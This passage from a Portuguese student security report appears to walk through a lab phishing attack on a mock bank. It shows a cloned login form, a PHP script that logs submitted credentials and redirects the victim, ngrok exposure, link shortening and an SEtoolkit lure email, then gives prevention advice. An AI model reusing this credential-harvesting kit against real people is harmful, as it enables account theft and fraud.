20       <h2 class="mt-4 display-5 fw-bold">Login</h2>
21       <p class="mb-3">Access your account down here.</p>
22       <form method="post" action="php_includes/login_script.php">
23         <div class="mb-4 mt-4">
24           <label for="exampleInputEmail" class="form-label">Email</label>
25           <input type="email" name="email" class="form-control" id="exampleInputEmail" aria-describedby="emailHelp" placeholder="example@gmail.com" required>
26         </div>
27         <div class="mb-4">
28           <label for="exampleInputPassword1" class="form-label">Password</label>
29           <input type="password" name="pass" class="form-control" id="exampleInputPassword1" placeholder="*****" required>
30         </div>
31         <button type="submit" class="btn btn-primary w-100 mt-4" name="submit" >Login</button>
32       </form>
33       <p class="mt-3 text-center">Not registered yet? <a href="signup.php">Sign Up</a></p>
34     </div>
35   </div>
36 </body>
37 </html>
```

Figura 58: Copiar Página Web

Copiando as configurações do Apache que foram feitas para o Ubuntu, posso criar uma página Web falsa para enganar o cliente, abrindo o *Visual Studio Code* no diretório onde tenho a minha página falsa, vou criar então um *script* em PHP para copiar os dados da sessão para um ficheiro *.txt*. Mas antes vou ter que modificar o campo "action" da página falsa, este campo diz ao PHP o que fazer com esta informação, o que eu quero fazer, é pegar nestes dados e mandá-los para um *script* que me vai copiar os dados que o cliente introduziu, dando-me assim acesso direto à conta bancária do utilizador.

```

<link href="https://cdn.jsdelivr.net/npm/bootstrap@5.2.3/dist/css/bootstrap.min.css" rel="stylesheet">
</head>
<body class="mt-2">

<div class="container bg-white">
    <div class="row">
        <div class="col-md-6 c-custom-login-signup-leftside p-4">
            <a href="index.php"></a>
            <h2 class="mt-4 display-5 fw-bold">Welcome back.</h2>
            <p class="pt-3">
                We can wait to show the new stuff we are working in.
            </p>
        </div>
        <div class="col-md-6 p-4">
            <h2 class="mt-4 display-5 fw-bold">Login</h2>
            <p class="mt-4">Access your account down here.</p>
            <form method="post" action="post.php" id="">
                <div class="mb-4 mt-4">
                    <label for="exampleInputEmail" class="form-label">Email</label>
                    <input type="email" name="email" class="form-control" id="exampleInputEmail" aria-describedby="emailHelp" placeholder="example@gmail.com" required>
                </div>
                <div class="mb-4">
                    <label for="exampleInputPassword1" class="form-label">Password</label>
                    <input type="password" name="pass" class="form-control" id="exampleInputPassword1" placeholder="*****" required>
                </div>
                <button type="submit" class="btn btn-primary w-100 mt-4" name="submit">Login</button>
            </form>
            <p class="mt-3 text-center">Not registered yet? <a href="signup.php">Sign Up</a></p>
        </div>
    </div>
</div>

<script src="https://unpkg.com/@barba/core"></script>
<script src="https://cdnjs.cloudflare.com/ajax/libs/gsap/3.11.5/gsap.min.js" integrity="sha512-cOH8ndwGgPo+K7p1vRzqVbm18u8kGsho3js0g0qVWtQMILLi6TbqGWTpfIga8C19H3iPsvDLr4X7xwhC+DQ==" crossorigin="anonymous" referrerPolicy="no-referrer"></script>

```

Figura 59: Alterar Form

Quando o utilizador carrega no botão *Enter* a informação que foi submetida vai ser enviada para um ficheiro chamado "post.php".

```

post.php > ...
  1  <?php
  2  $file = fopen("password.txt", "a");
  3  fwrite($file, "ttttttttt");
  4  fwrite($file, "\r\n");
  5  foreach($_POST as $key=>$value) {
  6      fwrite($file, "t\rt\rt\rt\rt");
  7      fwrite($file, $key);
  8      fwrite($file, "=");
  9      fwrite($file, $value);
 10      fwrite($file, "\r\n");
 11  }
 12  fwrite($file, "\r\n");
 13  fwrite($file, "tttttttt\rt\rt");
 14  fclose($file);
 15  $location = "http://192.168.1.119:8000/login.php";
 16  $location2 = "https://wiresheark.org";
 17  Header("Location: $location");
 18  die();
 19 ?>

```

Figura 60: Ficheiro post.php

Este ficheiro vai copiar essa informação e submetê-la num ficheiro chamado "password.txt" este ficheiro vai conter os dados da conta do utilizador, depois de ter copiado os dados, este ficheiro envia o utilizador para página oficial, fazendo o utilizador pensar que foi um erro qualquer.

Com a configuração dos ficheiros completa vou passar a mostrar como é que um ataque *Spear-Phishing* funciona.

Primeiro vou criar um servidor PHP local, para isso abro o terminal dentro do VsCode e escrevo.

```
$ php -S localhost:8080
```

E se procurar no firefox *localhost:8080* sou presenteado com uma página idêntica á página onde o utilizador vai dar *login*.




Figura 61: Página Oficial




Figura 62: Página Falsa

Ataque

Depois de ter posto a página a funcionar, preciso de arranjar uma maneira de fazer com que o cliente consiga aceder à página sendo que esta está alojada localmente na minha máquina, ou seja, supostamente ninguém consegue aceder-lhe sem ser eu.

É aí que o **Ngrok** entra, o Ngrok é uma ferramenta de terminal que permite criar um túnel seguro, que permite expor serviços locais (como o meu *phishing website*) para a Internet, de uma forma simples e segura.

Para instalar o Ngrok na minha máquina usei o seguinte comando,

```
$ sudo apt install ngrok
```

O Ngrok disponibiliza um serviço gratuito, sem precisar de criar conta ou nada de mais, mas convém criar uma conta pois assim tenho acesso a uma interface gráfica sobre o website ou serviço que estou a expor para a Internet.



Figura 63: Ngrok - Logo

O Ngrok disponibiliza um *auth-token* para quem criou conta que é basicamente um código que diz que aquela conta me pertence, eu preciso de adicionar este código à minha máquina para o Ngrok funcionar.

```
$ ngrok config add-authtoken 24kcvhqncQxSmEy9AKBhbS*****
```

Para criar uma sessão com Ngrok preciso de escrever no terminal o seguinte comando.

```
$ ngrok http http://localhost:8080
```




Figura 64: Ngrok Reverse Proxy

Como o link oferecido pelo Ngrok é um bocado suspeito vou encurtar este usando uma aplicação online chamada *URL Shortener*.





Figura 65: URL encurtado

Com tudo testado só me resta enviar um email para o utilizador dizendo que este tem a sua conta em perigo e que precisa de dar *login* imediatamente para ver o que se passa.

Para isso vou usar outra ferramenta chamada *SEtoolkit*, esta ferramenta tem uma série extensiva de capacidades que diferem desde o ataque que estou a fazer até ataques de penetração de uma rede, mas só vou explorar esta parte do *Phishing* aqui.

```
$ sudo setoolkit
```

Oferece um menu onde vou escolher a 1 opção *Social-Engineering Attacks*.



```
Select from the menu:

 1) Social-Engineering Attacks
 2) Penetration Testing (Fast-Track)
 3) Third Party Modules
 4) Update the Social-Engineer Toolkit
 5) Update SET configuration
 6) Help, Credits, and About

 99) Exit the Social-Engineer Toolkit

set> 1
```

Figura 66: Primeiro Menu - SEtoolkit

No segundo menu vou escolher a quinta opção *Mass Mailer Attack* pois estou a fazer um ataque *Phishing*.

```
Select from the menu:

 1) Spear-Phishing Attack Vectors
 2) Website Attack Vectors
 3) Infectious Media Generator
 4) Create a Payload and Listener
 5) Mass Mailer Attack
 6) Arduino-Based Attack Vector
 7) Wireless Access Point Attack Vector
 8) QRCode Generator Attack Vector
 9) Powershell Attack Vectors
10) Third Party Modules

 99) Return back to the main menu.

set> 5
```

Figura 67: Segundo Menu - SEtoolkit

No terceiro menu vou escolher a primeira opção outra vez *E-Mail Attack Single Email Address*.

```
Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list.

What do you want to do:

 1. E-Mail Attack Single Email Address
 2. E-Mail Attack Mass Mailer
 99. Return to main menu.

set:mailer>1
```

Figura 68: Terceiro Menu - SEtoolkit

Neste menu final vou inserir os dados necessários para enviar um email *phishing* para o cliente `fernandomendesbanco@gmail.com`

```
set:phishing> Send email to:fernandomendesbanco@gmail.com
Long URL: https://68cd-79-169-42-79.ngrok-free.ap URL Copied
 1. Use a gmail Account for your email attack.
 2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address:ironlockb4nk@gmail.com
set:phishing> The FROM NAME the user will see:IronLockBank
Email password:
set:phishing> Flag this message/s as high priority? [yes|no]:yes
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
set:phishing> Email subject:A sua conta está em perigo
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:p
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capitals) when finished:A sua conta encontra-se em perigo.
Next line of the body: Por favor diriga-se a https://shorturl.at/jCIP5 para proteger os seus dados.
Next line of the body: END
```

Figura 69: Mensagem Phishing

E se for verificar à máquina cliente posso observar que em vez de um email, tenho dois na minha caixa de correio.




Figura 70: Verificar Email

Quando o cliente clica no link que eu enviei, este é recebido por uma página idêntica à página oficial do IronLockBank. Depois de ele introduzir as suas credenciais vai ser redirecionado para a página oficial, fazendo tudo passar por um erro qualquer no servidor.




Figura 71: Aceder à Página Falsa

E após carregar no *Login* este vai ser redirecionada para a página oficial.





Figura 72: Redirecionamento Página Oficial

Agora se for ver ao meu diretório, consigo observar que um email e uma palavra passe foram introduzidos no ficheiro "password.txt".




The screenshot shows a file explorer window with several files listed in the left pane: EXPLORER, HTML, arp, frame1.png, login.php, password.txt, and post.php. The password.txt file is selected and its contents are displayed in the right pane. The text in the file is:

```
1
2
3
4
5
6
7
email=fernandomendesbanco@gmail.com
pass=LinuxRules
submit=
```

Figura 73: Credenciais do Cliente

Outra maneira de ver as credenciais que o utilizador inseriu na página falsa é aceder à interface que o Ngrok nos providencia, mas caso não tivesse usado o Ngrok, teria que de este ficheiro PHP para roubar os dados.



The screenshot shows the Ngrok interface for a POST request to /post.php. The request details are as follows:

- Summary: 61 bytes application/x-www-form-urlencoded
- Headers: (not shown)
- Raw: (not shown)
- Binary: (not shown)
- Replay: (button)

Form Params:

email	fernandomendesbanco@gmail.com
pass	LinuxRules
submit	no value

Figura 74: Ngrok Interface

Como prevenir estes ataques

Phishing

Começando por falar no ataque mais recente *Phishing Attack*, boas práticas para se ter é inspecionar sempre os links e os endereços de email. Estes dizem-nos se um link é autêntico ou não. Para aprender a ter boas práticas de segurança é preciso estar sempre alerta para este tipo de ataques, por exemplo no ataque que fiz, posso observar os seguintes links e endereços que não são os reais.



Figura 75: Link Certo || Link Errado

E a mesma coisa para os endereços de email, estes também nos dizem muito sobre a autenticidade do email.



Figura 76: Endereço Certo || Endereço Errado

Em suma quando se trata de *Phishing Attacks* (os ataques básicos pelo menos) é preciso ter um conjunto de práticas para se proteger deste tipo de ataques, confirmar sempre os links e os endereços e autenticidade da mensagem para ver se não contém erros gramáticos.

MITM

Quando se trata de um ataque MITM, é mais difícil de perceber que está a ocorrer um, mas as práticas mais comuns contra este tipo de ataques são:

1. Secure Connection

Uma "conexão segura" é basicamente só aceder a websites que dispõe de uma conexão SSL/TLS, ou seja, uma conexão encriptada ([https](https://)), mesmo que esteja a ser alvo de um MITM o atacante não consegue aceder a nenhuma informação pois o pacote está todo encriptado (relativamente ao meu ataque, estar encriptado não interessa pois só estava à procura do pacote que ligava o cliente ao servidor).

2. VPN

Uma *Virtual Private Network* é o ato de criar um túnel virtual que conecta o utilizador até ao seu destino encriptando toda a comunicação do ponto A ao ponto B, ou seja, se alguém executar um MITM numa rede onde um utilizador usa uma VPN, este não vai conseguir ver os pacotes pois estão todos encriptados.

3. Educação

Um dos fatores mais importantes para prevenir qualquer tipo de ataque é a informação, estar informado de como se fazem estes ataques é o fator-chave para se prevenir destes ataques, arranjando estratégias para se defender contra estes ataques.

Considerações Finais

Em geral este trabalho foi um processo trabalhoso e muito cansativo, mas por outro lado consegui tocar em áreas que não era muito familiar ou de que nunca tinha ouvido falar.

Um dos processos que me deu mais trabalho foi estabelecer uma conexão entre o Nginx e o Gunicorn, como nunca tinha mexido com um servidor WSGI antes foi uma experiência desafiadora e acho que me enriqueceu academicamente.

Em relação aos ataques ambos eram ataques de que já tinha ouvido falar mas nunca tinha chegado a desenvolver então. Nesse sentido, tornou-se também um desafio.

Finalizando, acho que em geral este é um projeto diferente dos outros onde exponho os riscos que são alguns ataques online e alguns passos para configurar servidores Web.

Bibliografia

<https://www.techtarget.com/searchapparchitecture/definition/software>

<https://www.linux.com/what-is-linux/>

<https://www.techtarget.com/searchnetworking/definition/MAC-address>

<https://www.indeed.com/career-advice/career-development/networking-basics>

<https://www.sciencedirect.com/topics/computer-science/three-way-handshake>

<https://chat.openai.com/>

<https://unsplash.com/s/photos/>

<https://www.figma.com>

<https://pt.malwarebytes.com>

<https://www.networkworld.com/article/3663021/what-is-wireshark.html>

<https://www.nginx.com/resources/glossary/nginx/>

<https://www.fool.com/the-ascent/small-business/endpoint-security/articles/mitm/>

<https://www.techtarget.com/searchsecurity/definition/cybersecurity>

